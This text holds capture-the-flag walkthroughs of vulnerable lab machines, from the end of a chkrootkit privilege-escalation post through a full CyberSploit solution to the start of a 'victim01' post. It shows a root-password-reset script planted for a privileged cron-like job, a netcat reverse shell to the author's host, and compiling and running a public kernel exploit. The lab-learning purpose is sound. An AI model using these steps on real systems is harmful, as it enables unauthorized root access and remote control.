
Note: I checked the cron entry and I was not able to find any relevant information that whether update (which we have created) is running nor I found chkrootkit related. Interestingly when I check the process through pspy64, periodically /tmp/update is running. Therefore, we can leverage that to our purpose. By the way, this might be because when we run this program honeypot.decoy, it triggers the chkrootkit.

Exploit 1:

#!/bin/bash
echo 'root:tcert.net' | sudo chpasswd

save it as update (by the way, you have to use nano editor this time because if I am not wrong vi editor is not available)

chmod +s update  (I sipped tea and look around) and then 

su - root 

password: tcert.net 


Exploit 2:  (It didn’t work for me. I need to dig little deeper)

echo "/usr/bin/nc -e /bin/sh 192.168.56.33:1234" > update
chmod +x update

That’s all guys 🙂


Let’s pwn cybersploit machine

Overview:

Target Machine IP Address: 192.168.56.40
My Machine IP Address: 192.168.56.20

Mission:

THIS IS A MACHINE FOR COMPLETE BEGINNER, THERE ARE THREE FALGS AVAILABLE IN THIS VM.

FROM THIS VMs YOU WILL LEARN ABOUT ENCODER-DECODER & EXPLOIT-DB.

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=eth0 192.168.56.1/24


nmap -sC -sV -p- 192.168.56.40 -o nmap.log


PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.2.22 ((Ubuntu))

username:itsskv

cybersploit

CyBeRSplOiT

I ran nikto but didn’t get information but gobuster did give me something..

gobuster dir -u 192.168.56.40 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o gobuster.log

http://192.168.56.40/robots.txt


R29vZCBXb3JrICEKRmxhZzE6IGN5YmVyc3Bsb2l0e3lvdXR1YmUuY29tL2MvY3liZXJzcGxvaXR9

Let’s decrypt the string…

echo "R29vZCBXb3JrICEKRmxhZzE6IGN5YmVyc3Bsb2l0e3lvdXR1YmUuY29tL2MvY3liZXJzcGxvaXR9" | base64 -d

Flag1: cybersploit{youtube.com/c/cybersploit}

By the way,  you might be wondering what is at http://192.168.56.40/hacker  (it was just a gif).

Ok since, we got the username: itsskv

And password:  cybersploit{youtube.com/c/cybersploit}

And the box is running ssh, how about we try that first?

ssh itsskv@192.168.56.40


ls -lah


cat flag2.txt


I used this website to decrypt. https://cryptii.com/pipes/binary-to-english

good work !
flag2: cybersploit{https:t.me/cybersploit1}
uname -a

3.13.0-32-generic

Google  3.13.0-32-generic exploit   searchsploit didn’t work for me (I will figure this out later)


https://www.exploit-db.com/exploits/37292

 gcc 37292.c -o exploit

./exploit

flag3: cybersploit{Z3X21CW42C4 many many congratulations !}

That’s it guys! Going to have breakfast now … little hungry lol

Wish you a productive day!!

Let’s take down victim01

Overview:

Pwned Machine IP Address: 192.168.56.38
My Machine IP Address: 192.168.56.20

Mission:

To gain access to root and read the flag file Flag.txt.

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:


sudo arp-scan --interface=eth0 192.168.56.1/24


nmap -sC -sV -p- -o nmap.log 192.168.56.38

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

8080/tcp open http BusyBox httpd 1.13

8999/tcp open http WebFS httpd 1.21

9000/tcp open http PHP cli server 5.5 or later (PHP 7.2.30-1)


http://192.168.56.38:8999

Let’s download WPA-01.cap

Let’s run the packet in wireshark

wireshark WPA-01.cap &

I tried my best to dive into the cap file, I was not able to get any anything concrete. Based on our previous machine that we did, I am having a hunch that we will get a username and a password out of this.

Although it shows many connected devices to the router (dlink), only dlink did work as a username. You might be wondering how I got the password?  You might know if you have read this post.

